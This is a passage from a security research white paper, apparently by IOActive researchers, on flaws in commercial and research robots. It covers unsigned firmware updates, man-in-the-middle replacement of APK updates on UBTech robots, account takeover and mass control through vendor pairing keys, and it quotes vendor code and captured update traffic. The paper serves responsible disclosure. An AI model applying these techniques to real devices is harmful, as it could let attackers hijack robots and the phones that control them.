2085629b996ec3893bee57a5948c9f73  laserSensor.hex
5de2ac4ec08c039aa23daba98161feae  motorCardCRC.hex
55ca3a9190f8b4870c1e82a5ab23827c  multifuseboardCRC.hex
b40eaeb4cf2b9fc3e7793d12a2f859c7  touchboardCRC.hex
```

[27] http://doc.aldebaran.com/2-5/naoqi/core/alsystem-api.html?highlight=factoryreset#ALSystemProxy::upgrade__ssCR.ssCR
[28] http://doc.aldebaran.com/2-5/naoqi/core/alsystem-api.html?highlight=factoryreset#ALSystemProxy::factoryReset__ssCR.ssCR

Example: Unsigned Firmware Images in ROBOTIS-OP2

The software does not sufficiently verify the authenticity of firmware images, in a way that allows it to upgrade unverified firmware images that might contain backdoors or other malicious code.

```
/Linux/project/firmware_installer/main.cpp
```

```
printf("\nDownloading Bytesum:%2X\n", bytesum);

for(int x = 0; x < 100; x++)
{
    usleep(10000);
    RcvNum = read(fd, RcvBuff, 256);
    if(RcvNum > 0)
    {
        RcvBuff[RcvNum] = 0;
        fprintf(stderr, "%s", RcvBuff);
    }
}
/*--- end download ---*/

r = write(fd, "go 8023000", 10);
r = write(fd, "\r", 1);

int wait_count = 0;
char last_char = 0;
while(1)
{
    if(kbhit())
    {
        TxCh = _getch();
        if(TxCh == 0x1b)
            break;
        else if(TxCh == 127) // backspace
            TxCh = 0x08; // replace backspace value

        r = write(fd, &TxCh, 1); ← writes directly
    }
```

As seen on this code, firmware content is written directly into the operating system without any checks.

Example: Android Application Updates with Unsigned APKs in UBTech Robots


The Alpha 1S android application does not verify any cryptographic signature when downloading and installing the APK update into the mobile device. Furthermore, due to

"App-to-Server Missing Encryption" it is possible to perform a man-in-the-middle attack in order to change the APK URL and install a customized malware on the device.

This request is sent automatically when the application starts:

```
POST /ubx/version/verify HTTP/1.1
Content-Type: application/json;charset=UTF-8
accept: */*
Connection: close
user-agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;SV1)
Host: services.ubtrobot.com
Accept-Encoding: gzip
Content-Length: 208

{"versionProd":"1","versionProdType":"2","versionSystemType":"1","appType":
"1","serviceVersion":"V1.0.0.0","requestTime":"20170118131321","systemLangu
age":"EN","requestKey":"4419305B7CD637385…"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.8.1
Date: Wed, 18 Jan 2017 16:13:22 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Content-Length: 1621

{
    "models": [
        {
            "systemLanguage": null,
            "versionResume": "{\"US\":[{\"name\":\"1. Add feature of
dubbing for the actions.You can dub for the actions of download and
create.\"},{\"name\":\"Optimization and update for the remote
control.Update the action of remote control. Long press the arrow keys to
let the robot go farther.\"},{\"name\":\"Optimization of jump logic.APP
jump logic is more clear.\"},{\"name\":\"4. Performance optimization.Fix
bugs.\"}],\"EN\":[{\"name\":\"1. Add feature of dubbing for the actions.You
can dub for the actions of download and create.\"},{\"name\":\"Optimization
and update for the remote control.Update the action of remote control. Long
press the arrow keys to let the robot go
farther.\"},{\"name\":\"Optimization of jump logic.APP jump logic is more
clear.\"},{\"name\":\"4. Performance optimization.Fix
bugs.\"}],\"CN\":[{\"name\":\"1.
\u65b0\u589e\u52a8\u4f5c\u914d\u97f3\u529f\u80fd\uff1a\u53ef\u4ee5\u4e3a\u4
e0b\u8f7d\u548c\u521b\u5efa\u7684\u52a8\u4f5c\u914d\u97f3\u5566\u3002\"},{\
"name\":\"2.
\u4f18\u5316\u66f4\u65b0\u9065\u63a7\u5668\uff1a\u9065\u63a7\u5668\u52a8\u4
f5c\u66f4\u65b0\u5566~\u957f\u6309\u65b9\u5411\u952e\u53ef\u4ee5\u8ba9\u673
a\u5668\u4eba\u8d70\u7684\u66f4\u8fdc\u54e6~\"},{\"name\":\"3.
\u4f18\u5316\u90e8\u5206\u8df3\u8f6c\u903b\u8f91\uff1aAPP\u5185\u8df3\u8f6c
\u66f4\u6e05\u6670\u3002\"},{\"name\":\"4
\u6027\u80fd\u4f18\u5316\uff0c\u4fee\u590dbug\u82e5\u5e72\"}]}",
            "versionActvieTime": 2016,
            "requestKey": null,
            "versionProdType": 2,
            "versionUpdateTime": 2017,
            "versionSize": "24.95",
            "versionName": "2.7.2.2",
            "versionPath":
"http://www.cn.ubtrobot.com/upload/download/alpha1/alpha1s_v2.8.2.3_release
_china.apk",
            "token": null,
            "serviceVersion": null,
            "requestTime": null,
            "versionId": 0,
            "appType": null,
            "countryCode": null,
            "loginUserId": 0,
            "powerUpgrate": 0,
            "versionSystemType": 0,
            "versionProd": 1
        }
    ],
    "status": true,
    "info": "0000"
}
```


New Version Prompt

Version:2.7.2.2 Size:24.95M

Introduction to new version

1. Add feature of dubbing for the actions.You can dub for the actions of download and create.

Optimization and update for the remote control.Update the action of remote control. Long press the arrow keys to let the robot go farther.

Optimization of jump logic.APP jump logic is more clear.

4. Performance optimization.Fix bugs.

You are using the mobile network now. Do you wish to continue downloading?

Figure 17. New version prompt

If it detects that a new version is available, a customized message is sent to the user.

```
Alpha 1_v2.8.2.3.apk.jar.src/com/ubt/alpha1s/ui/AboutUsActivity.java
public void noteApkUpdate(final String paramString1, final String
paramString2)
{
  this.mHandler.post(new Runnable()
  {
    public void run()
    {
      try
      {
        AboutUsActivity.this.mCoonLoadingDia.cancel();
        UpdateDialog.getInstance(AboutUsActivity.this,
paramString2.split("#"), new IUpdateListener()
        {
          public void doIgnore() {}
          public void doUpdate()
          {
            ApkUpdateManager.getInstance(AboutUsActivity.this,
AboutUsActivity.9.this.val$versionPath).Update();
          }
        }).show();
        return;
      }
      catch (Exception localException)
      {
        for (;;) {}
      }
    }
  });
}
```

```
Alpha1_v2.8.2.3.apk.jar.src/com/ubt/alpha1s/update/ApkUpdateManager.java
private void startDownloadAPK()
{
  Notification localNotification = new Notification();
  localNotification.icon = 2130837893;
  localNotification.flags = 32;
  Object localObject = this.mContext.getResources().getString(2131100162);
  String str = this.mContext.getResources().getString(2131099694) + "0%";
  localNotification.setLatestEventInfo(this.mContext,
(CharSequence)localObject, str, null);
  localObject = this.mNotificationManager;
  getClass();
  ((NotificationManager)localObject).notify(1001, localNotification);
  GetDataFromWeb.getFileFromHttp(-1L, this.mUrl, FileTools.update_cache +
"/" + this.mFile_name, new ApkUpdateManager.1(this));
}

public void Update()
{
  if (AlphaApplicationValues.getCurrentEdit() ==
AlphaApplicationValues.EdtionCode.for_factory_edit) {}
  while (isUpdate) {
    return;
  }
  isUpdate = true;
  startDownloadAPK();
}
```

Alpha 2 has the same problem:

```
alpha2ctrl-
dex2jar.jar.src/com/ubtechinc/alpha2ctrlapp/network/async/CheckAppUpdateTas
k.java
CheckAppUpdate localCheckAppUpdate = new CheckAppUpdate();
    try
    {
      paramObject = JsonUtils.a().a(paramObject);
      paramObject = new JSONObject(((String)paramObject).substring(1,
((String)paramObject).length() - 1));
      if (((JSONObject)paramObject).has("versionName")) {

localCheckAppUpdate.setVersionName(((JSONObject)paramObject).getString("ver
sionName"));
      }
      if (((JSONObject)paramObject).has("versionPath")) {

localCheckAppUpdate.setVersionPath(((JSONObject)paramObject).getString("ver
sionPath"));
      }
      if (ApkTools.a(localCheckAppUpdate.getVersionName(), this.a))
      {
        com.jeremyfeinstein.slidingmenu.lib.SlidingMenu.HAS_NEW_VERSION =
true;
        com.ubtechinc.alpha2ctrlapp.activity.shop.MainPageActivity.W =
localCheckAppUpdate.getVersionName();
        com.ubtechinc.alpha2ctrlapp.activity.shop.MainPageActivity.X =
localCheckAppUpdate.getVersionPath();
        if (this.a != null) {
          this.a.startActivity(new Intent(this.a,
UpgradeDialogActivity.class));
        }
      }
```

Sign all APKs that are downloaded from the update server and verify its signature before installing them on the device. We were able to perfom man-in-the-middle attacks in order to install rouge APKs on the robots.

Example: Remote Firmware Upgrade in Alpha 1S

As shown in "Remote Robot Kill in Alpha 1S" it is possible to upgrade its firmware by sending a special Bluetooth command and new firmware data.

```
http://services.ubtrobot.com/ubx/system/openapp.html?robotSeq=A2
02XXXXXXXXX

<script type="text/javascript">
var
dowloadurl="http://www.cn.ubtrobot.com/upload/download/alpha2/al
pha2ctrl-V1.1.18.apk";
function openApp() {
     var u = navigator.userAgent, app = navigator.appVersion;
     var isAndroid = u.indexOf('Android') > -1 ||
u.indexOf('Linux') > -1; //android终端或者uc浏览器
     var isiOS = !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/);
//ios终端
     var ua = navigator.userAgent.toLowerCase();
     if (ua.match(/MicroMessenger/i) == "micromessenger") {

     document.getElementById("openapp").style.display="block";
          return;
     }
     else if (ua.match(/WeiBo/i) == "weibo") {

     document.getElementById("openapp").style.display="block";
          return;
     }
     else if (ua.match(/QQ/i) == "qq") {

     document.getElementById("openapp").style.display="block";
          return;
     }

}
```

Insecure Transport on Unsigned Upgrades

Hacked Vendor Services

Example: Permanent takeover in Alpha2

When a UBTech's Alpha account is compromised, the robot cannot be unbound from this account. This prevents other accounts binding to this robot, which renders the robot unusable.




This robot was registered
This robot has been registered to i*a!

Figure 18. Compromised account



fsdanalysis Posted in 2016-12-2 14:37 [Copy link] [Print] [Last subject] [Next subject]

linking to alpha 2

Hello, I hope someone can help,

I bought an alpha 2 second hand. I cant link it to my account so the exowner said I had to unliunk it first..........Any idea of how to unlink it from the previous account?

Thanks!

A total of 1 about linking to alpha 2reply last reply to 2016-12-2 18:11

pdierckx8@gmail Rookie Posted in 2016-12-2 18:11:44 | Show the author posts only

the seller has to unbound the robot with his app.

Figure 19. User with unusable robot


One Hack to Hack Them All

Example: UBTech Alpha2 Remote Control

This robot allows to be controlled from the cloud. A hacked vendor service could allow controlling all these robots worldwide for malicious purposes.

Example: Massive hack in Web Controller for V-Sido Connect

In topologies where vendors are in possession of pairing keys, robots could be massively hacked if these keys are compromised. Only one attack will be required in order to control thousands of robots. KURATAS from Suidobashi is seen to use this technology in one of the videos. On the following image, the Web Controller console sends the robot pairing key to Asratec services. This key allows controlling the robot remotely.



Research Frameworks

When robots start as a research project, they typically don't offer security. Afterwards they are moved to production without considering this feature.

Example: Research Framework ROS

ROS is known to be vulnerable to many different issues ranging from transport security, access control issues and authentication problems. SROS was the only project that remediated some of these issues, even though it's development has not been continued.

About Cesar Cerrudo

Professional hacker, cyber security futurist and entrepreneur.

Cesar Cerrudo is Chief Technology Officer for IOActive Labs, where he leads the team in producing ongoing, cutting-edge research in areas including Industrial Control Systems/SCADA, Smart Cities, the Internet of Things, Robots and software and mobile device security. Cesar is a world-renowned security researcher and specialist in application security.

Throughout his career, Cesar is credited with discovering and helping to eliminate dozens of vulnerabilities in leading applications including Microsoft SQL Server, Oracle database server, IBM DB2, Microsoft Windows, Yahoo! Messenger, and Twitter, to name a few. He has a record of finding more than 50 vulnerabilities in Microsoft products including 20 in Microsoft Windows operating systems. Based on his unique research, Cesar has authored white papers on database and application security as well as attacks and exploitation techniques. He has presented at a variety of company events and conferences around the world including Microsoft, Black Hat, Bellua, CanSecWest, EuSecWest, WebSec, HITB, Microsoft BlueHat, EkoParty, FRHACK, H2HC, Infiltrate, 8.8, Hackito Ergo Sum, NcN, Segurinfo, RSA, and DEF CON.

He recently started Securing Smart Cities (http://www.securingsmartcities.org), a non profit initiative to make cities around the world safer.

Cesar collaborates with and is regularly quoted in print and online publications. His research has been covered by Wired, Bloomberg Businessweek, TIME, The Guardian, CNN, NBC, BBC, Fox News, The New York Times, New Scientist, Washington Post, Financial Times, The Wall Street Journal, and so on.

About Lucas Apa

Lucas Apa is an information security expert and entrepreneur. He currently provides comprehensive security services with cutting-edge firm IOActive (Seattle, USA), both onsite and remotely, for most of Global 500 companies and organizations.

Focused on offensive security, he publicly disclosed critical vulnerabilities and exploits for widely used operating systems, industrial control systems, modern robots, access controls, embedded devices and other groundbreaking technology that shapes the future world.

Lucas' security research and ideas have been presented at world-renowned security conferences including Black Hat USA, PacSec Japan, Black Hat Europe, Ekoparty, AppSec USA, SecTor and EnergySec. His technical work and opinions have been featured in media outlets such as: The New York Times, Reuters, The Wall Street Journal, Forbes, CNN, CNBC, Financial Times, FOX, VICE and much more. He is currently based in Argentina and advises regularly with local media as a commentator and security analyst.

With an envisioned sense of adventure and experience, Lucas gives the companies he works with the opportunity to partner with global authorities by leading, managing and executing highly technical projects and missions.

Keywords

robots, hacking robots, robotics security, securing robots, security, iot security